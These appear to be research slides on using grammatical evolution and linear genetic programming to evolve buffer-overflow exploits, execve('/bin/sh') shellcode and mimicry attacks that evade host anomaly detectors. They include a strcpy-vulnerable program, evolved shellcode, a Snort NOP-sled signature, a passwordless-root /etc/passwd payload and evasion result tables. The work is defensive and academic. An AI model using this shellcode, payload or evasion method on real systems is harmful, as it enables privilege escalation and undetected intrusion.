Grammar

```
code : exp
exp : detn detb deto alloc offsetc prel1 loop1 loop2 prel3 loop3 post3
digit : 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0
number : digit + digit * 10 + digit * 100 + digit * 1000
detn : nsize = number ;
detb : bsize = nsize + number ;
deto : offset = number ;
alloc : buffer = malloc ( bsize );
offsetc: esp = sp();ret = esp - offset;
prel1 : ptr = buffer; addr_ptr = (long *) ptr;
loop1 : for ( i = 0 ; i < bsize ; i = i + 4 ) { exp1 };
loop2 : for ( i = 0 ; i < nsize ; i = i + 1 ) { exp2 };
prel3 : ptr = buffer + nsize;
loop3 : for ( i = 0 ; i < strlen (shellcode) ; i = i + 1 ) { exp3 };
post3 : buffer[ bsize - 1] = 0;
exp1 : *(addr_ptr++) = ret;
exp2 : buffer[ i ] = '\\x90';
exp3 : *(ptr++) = shellcode[ i ];
%%
```

Fitness Function



Shellcode exists?

N → 0

Y ↓


Does it work?

N → $NOP_{error} + RET_{error} + RET_{accuracy}$

Y ↓

$100 + NOP_{score}$

Vulnerable Program




```
int main(int argc, char *argv[])
{
    char buffer1[500];
    char buffer2[500];
    char buffer3[500];
    char buffer[500];
    printf("Vulnerable : Variable at
      Addr : 0x%x\n", buffer);
    strcpy(buffer, argv[1]);
    return 0;
}
```

Snort Signature

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS ->
$HOME_NET any (msg:"SHELLCODE x86 NOOP";
content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|";
depth:128; reference:arachnids,181;
classtype:shellcode-detect; sid:648; rev:7;)
```

Grammatical Evolution

- Based on
  - Population of solutions (or individuals)
  - Survival of the fittest
  - Fitness function
  - Search operators
    - Mutation
    - Crossover
- Grammatical Evolution

17, 105, 64, 83 …

grammar

```
int main(){
   return 0;  }
```

Fitness Function

```
NOP XOR NOP
mov ax, bx
push edx
0x12345678
0x12445678
```

Shellcode exists?

N → 0

Y ↓

Does it work?


N → $NOP_{error} + RET_{error} + RET_{accuracy}$

Y ↓

$100 + NOP_{score}$

Fitness Sharing

- To encourage diversity (i.e. different NOP and RET sizes)
- Raw Fitness / Niche Count.
  - Number
  - Distance



Chapter 7

Linear GP

- As opposed to tree based.
- Individual is assembly code
- Instructions that are composed from a 2 byte opcode and two operands (1 byte).
- Fixed length individuals.

Fitness Function

Fitness= 10

Objective	# instructions
a. Stack contains "/bin/sh"?	1 to 3
b. EBX points to (a) ?	1
c. ECX points to arguments?	1 to 3
d. Is EDX null?	1
e. Interrupt executed?	1

GP Training Parameters

Parameter	Setting (Probability)
Crossover	Page Based (0.9)
Mutation	Uniform instruction wide (0.5)
Swap	Instruction swap within an individual (0.5)
Selection	Tournament of 4 indidivuals
Stop	At the end of 50,000 tournaments
Population	500 individuals each with 10 pages, 3 instructions per page
# Runs	20

Experiments


- Minimal Instruction Set
  - 5 instructions to build the attack
  - Establish a baseline
  - Additional objective to “strengthen” the attacks
- Extended Instruction Sets
  - Add arithmetic instructions
  - Add logic instructions

Instruction Set

R: Register
I: Immediate


- CDQ
- PUSH I
- PUSH R
- MOV R, R
- MOV R, I
- XOR R, R
- ADD R, R
- SUB R, R
- INC R
- DEC R
- MUL R
- DIV R
- AND R, R
- OR R, R
- NOT R

Likelihood of Execution




- Jump Accuracy
- Jumping to 1st attack instruction

  vs.
- Jumping to an intron




Unique Individual Count



- Unique Individual: Differs from others by at least one or more instruction

Intron Characteristics




- Attack starts in the first third of the code.
- Introns are mixed with attack instructions

Comparison Between Evolved and Core Attack


Evolved Program	Core Attack	Sub-goals
PUSH 0x68732f2f		
MUL EAX		
PUSH EBX		
MUL EDX		
CDQ		
CDQ		
SUB EAX, EAX	XOR EAX, EAX	(d)
MUL EDX	CDQ	(d)
PUSH EDX		
MOV CL, 0x0b		
PUSH EDX		
DEC ECX		
DEC ECX		
MOV EBX, ESP		
PUSH 0x6e69622f		
PUSH EDX	PUSH EAX	(a)
PUSH 0x68732f2f	Same	(a)
PUSH 0x6e69622f	Same	(a)
MOV EBX, ESP	Same	(b)
MOV ECX, EDX	PUSH EAX (step 1)	(c)
CDQ		
MUL EDX		
PUSH ECX	PUSH EAX (step 2)	(c)
PUSH EBX	Same	(c)
MOV ECX, ESP	Same	(c)
MOV AL, 0x0b	Same	(e)
INT 0x80	Same	(e)
PUSH EDX		
PUSH 0x6e69622f		
MOV DL, 0x0b		

Mean Fitness




- Three instruction sets:
  1. Basic
  2. (1) + Arithmetic
  3. (2) + Logical

Hit Count




- Hit = Attack deploys successfully

Likelihood of Execution



- Jumping to an intron



Chapters 8, 9 and 10

Linear GP with Pareto Ranking

- Individual is a sequence of system calls

  Can be considered a GA
- Instructions : 2 byte opcode and two operands (1 byte).
- Variable length individuals. *(max:1000)*
- Pareto Ranking

Pareto Ranking

- Minimization problem
  (rank 1 does not mean it dominates everything else)

1: (2, 4)
2: (2, 10)
3: (3, 4)
4: (4, 3)
5: (5, 10)

1: (2, 4) – nothing dominates it, so it is rank 1.
2: (2, 10) – it is dominated by individual 1
3: (3, 4) – it is dominated by individual 1
4: (4, 3) – nothing dominates it, so it is rank 1
5: (5, 10) – it is dominated by individual 1

2: (2, 10) – dominated by nothing, so it is rank 2
3: (3, 4) – ditto
5: (5, 10) – dominated by individual 2

Example from: http://www.cosc.brocku.ca/Offerings/5P71/misc/Notes_MOP.pdf

Results – Search Space

- Discussion of search space.

Black-box	White-box
10^{2301}	10^{10}*

- Deploying attacks against different detectors.

traceroute restore samba ftpd

Stide pH pHsm MM NN

Attacker

Search Space

BOF Characteristics	Evolving ASM Code	Evolving System calls
$(10^4)^3$	137^{30}	200^{100}

Attack Success

… *open()* … *write()* … *close()* …

Password file modification exploit:

- Open password file
- Write the "magic text"
- Close password file

S = 0

IF the sequence contains open ("/etc/passwd") THEN S += 1

IF the sequence contains write ("toor::0:0:root:/root:/bin/bash") THEN S += 1

IF the sequence contains close ("/etc/passwd") THEN S += 1

IF open precedes write THEN S += 1

IF write precedes close THEN S += 1

Anomaly Rate of the Original Preamble and Exploits

Table 8.10: Anomaly rate of the preamble component of the attacks (both original and mimicry)

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	22.22%	36.49%	77.78%	8.54%	22.04%
restore	77.82%	81.01%	93.67%	35.08%	13.29%
samba	3.57%	9.97%	100.00%	6.78%	6.34%
ftpd	19.04%	21.94%	14.30%	6.11%	6.88%

Table 8.11: Anomaly rate of the original exploits

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	71.48%	73.91%	83.06%	47.89%	70.21%
restore	88.13%	90.70%	98.30%	48.84%	15.53%
samba	60.04%	60.51%	99.60%	25.53%	21.15%
ftpd	47.52%	47.85%	57.29%	13.65%	18.86%

Anomaly Rate of the Original Attacks

Table 8.12: Anomaly rate of the original attacks

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	61.26%	66.27%	81.79%	38.78%	31.19%
restore	84.69%	87.49%	96.77%	44.26%	14.00%
samba	10.16%	16.02%	99.95%	9.03%	5.73%
ftpd	22.78%	25.54%	20.27%	7.15%	6.91%

Anomaly Rates of the Evolved Exploits and Attacks

Table 8.13: Anomaly rate of the best mimicry exploits

	Stide	pH	pHsm	pHsm (mask unknown)	Markov Model	Neural Networks
traceroute	16.67%	11.71%	0.00%	27.60%	0.10%	2.47%
restore	0.40%	0.10%	0.20%	0.31%	0.10%	2.90%
samba	0.50%	0.10%	0.00%	29.23%	0.10%	16.68%
ftpd	57.14%	0.10%	0.00%	35.55%	0.10%	3.46%

Table 8.14: Anomaly rate of the best mimicry attacks

	Stide	pH	pHsm	pHsm (mask unknown)	Markov Model	Neural Networks
traceroute	10.96%	18.29%	2.71%	29.28%	0.20%	1.63%
restore	46.25%	48.57%	54.52%	57.92%	21.05%	5.60%
samba	3.00%	8.11%	7.36%	15.84%	5.45%	5.77%
ftpd	19.30%	16.11%	10.62%	20.19%	4.47%	1.26%

Delay of the Original Preamble and Exploits

Table 8.15: Delay associated with the preamble component of the attacks (both original and mimicry)

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	0	0.74	0.63	0	0
restore	0	1.90E+38	1.01E+39	0	0
samba	0	7.95E+27	1.27E+40	0	0
ftpd	0	5.26E+30	8.03E+17	0	0

Table 8.16: Delay associated with the original exploits

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	0	4.39E+35	8.51E+35	0	0
restore	0	1.66E+39	3.93E+39	0	0
samba	0	2.97E+30	8.96E+38	0	0
ftpd	0	3.78E+22	4.89E+25	0	0

Delay of the Original Attacks

Table 8.17: Delay associated with the original attacks

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	0	4.39E+35	8.51E+35	0	0
restore	0	1.85E+39	4.96E+39	0	0
samba	0	3.11E+30	1.41E+40	0	0
ftpd	0	5.26E+30	4.89E+25	0	0

Delay of the Evolved Exploits and Attacks

Table 8.18: Delay associated with the best mimicry exploits

	Stide	pH	pHsm	pHsm (mask unknown)	Markov Model	Neural Network
traceroute	0	1.11	0	1.50E+14	0	0
restore	0	9.94	9.87	11.1	0	0
samba	0	9.94	0	7.37E+12	0	0

Table 8.19: Delay associated with the best mimicry attacks

	Stide	pH	pHsm	pHsm (mask unknown)	Markov Model	Neural Network
traceroute	0	0.55	0.44	0.44	0	0
restore	0	1.90E+38	3.55E+38	4.04E+38	0	0
samba	0	7.95E+27	1.59E+20	1.53E+21	0	0
ftpd	0	5.26E+30	4.00E+13	4.48E+13	0	0

Exploit Lengths

Table 8.20: Best mimicry exploit lengths generated against five anomaly detectors in terms of system calls

	Stide	pH	pHsm	Markov Model	Neural Network
traceroute	34	118	1000	957	1000
restore	1000	1000	999	1000	1000
samba	1000	1000	1000	983	1000
ftpd	11	1000	994	1000	1000

Traceroute Attack Analysis Table

Target Detector	Attack Characteristics	
Stide	ST:	kernel, file, memory, network
	SI:	min: 1, med: 2, max: 9
	SU:	8
	RP:	Pattern (`gettimeofday sendto gettimeofday select write`) exists.
	LN:	34 system calls
pH	ST:	file, memory
	SI:	min: 2, med: 6, max: 14
	SU:	8
	RP:	None.
	LN:	118 system calls
pHsm	ST:	kernel, file, memory
	SI:	min: 1, med: 7, max: 10
	SU:	8
	RP:	Different combinations of `mmap` and `open`.
	LN:	1000 system calls
Markov Model	ST:	kernel, file, memory
	SI:	min: 1, med: 2, max: 14
	SU:	9
	RP:	Different combinations of `gettimeofday` and `write`.
	LN:	957 system calls
Neural Network	ST:	kernel, file, memory, network
	SI:	min: 1, med: 7, max: 22
	SU:	20
	RP:	None.
	LN:	1000 system calls

Restore Attack Analysis Table

Target Detector	Attack Characteristics	
Stide	**ST:**	file
	SI:	min: 1, med: 1, max: 6
	SU:	4
	RP:	Different combinations of `read` and `write`.
	LN:	1000 system calls
pH	**ST:**	file
	SI:	min: 1, med: 1, max: 11
	SU:	6
	RP:	Different combinations of `read`, `write` and `lseek`. Large blocks of `write`.
	LN:	1000 system calls
pHsm	**ST:**	file, memory
	SI:	min: 1, med: 1, max: 6
	SU:	6
	RP:	Different combinations of `read`, `write` and `lseek`.
	LN:	999 system calls
Markov Model	**ST:**	kernel, file, memory
	SI:	min: 1, med: 2, max: 12
	SU:	8
	RP:	Different combinations of `read`, `write` and `lseek`.
	LN:	1000 system calls
Neural Network	**ST:**	kernel, file, memory
	SI:	min: 1, med: 5, max: 20
	SU:	19
	RP:	None.
	LN:	1000 system calls

Samba Attack Analysis Table

Target Detector	Attack Characteristics	
Stide	ST:	file
	SI:	min: 1, med: 2, max: 23
	SU:	6
	RP:	Different combinations of `read` and `lseek`. Large blocks of `llseek`.
	LN:	1000 system calls
pH	ST:	kernel, file, memory
	SI:	min: 1, med: 6, max: 23
	SU:	9
	RP:	Different combinations of `fcntl64`, `munmap` and `stat`. Long blocks of `write`.
	LN:	1000 system calls
pHsm	ST:	kernel, file, memory
	SI:	min: 1, med: 7, max: 23
	SU:	11
	RP:	None.
	LN:	1000 system calls
Markov Model	ST:	kernel, file, memory
	SI:	min: 1, med: 7, max: 23
	SU:	12
	RP:	Different combinations of `fcntl64`, `munmap` and `stat`.
	LN:	983 system calls
Neural Network	ST:	kernel, file, memory, network
	SI:	min: 1, med: 8, max: 23
	SU:	20
	RP:	None.
	LN:	1000 system calls

Ftpd Attack Analysis Table

Target Detector	Attack Characteristics	
Stide	ST:	kernel, file, network
	SI:	min: 4, med: 7, max: 16
	SU:	8
	RP:	None.
	LN:	11 system calls
pH	ST:	kernel, file
	SI:	min: 1, med: 5, max: 7
	SU:	5
	RP:	Different combinations of `open`, `read`, `write` and `close`. Long blocks of `close`.
	LN:	1000 system calls
pHsm	ST:	kernel, file, memory
	SI:	min: 1, med: 5, max: 11
	SU:	10
	RP:	Different combinations of `open`, `read`, `write` and `close`.
	LN:	994 system calls
Markov Model	ST:	kernel, file, memory
	SI:	min: 1, med: 4, max: 13
	SU:	10
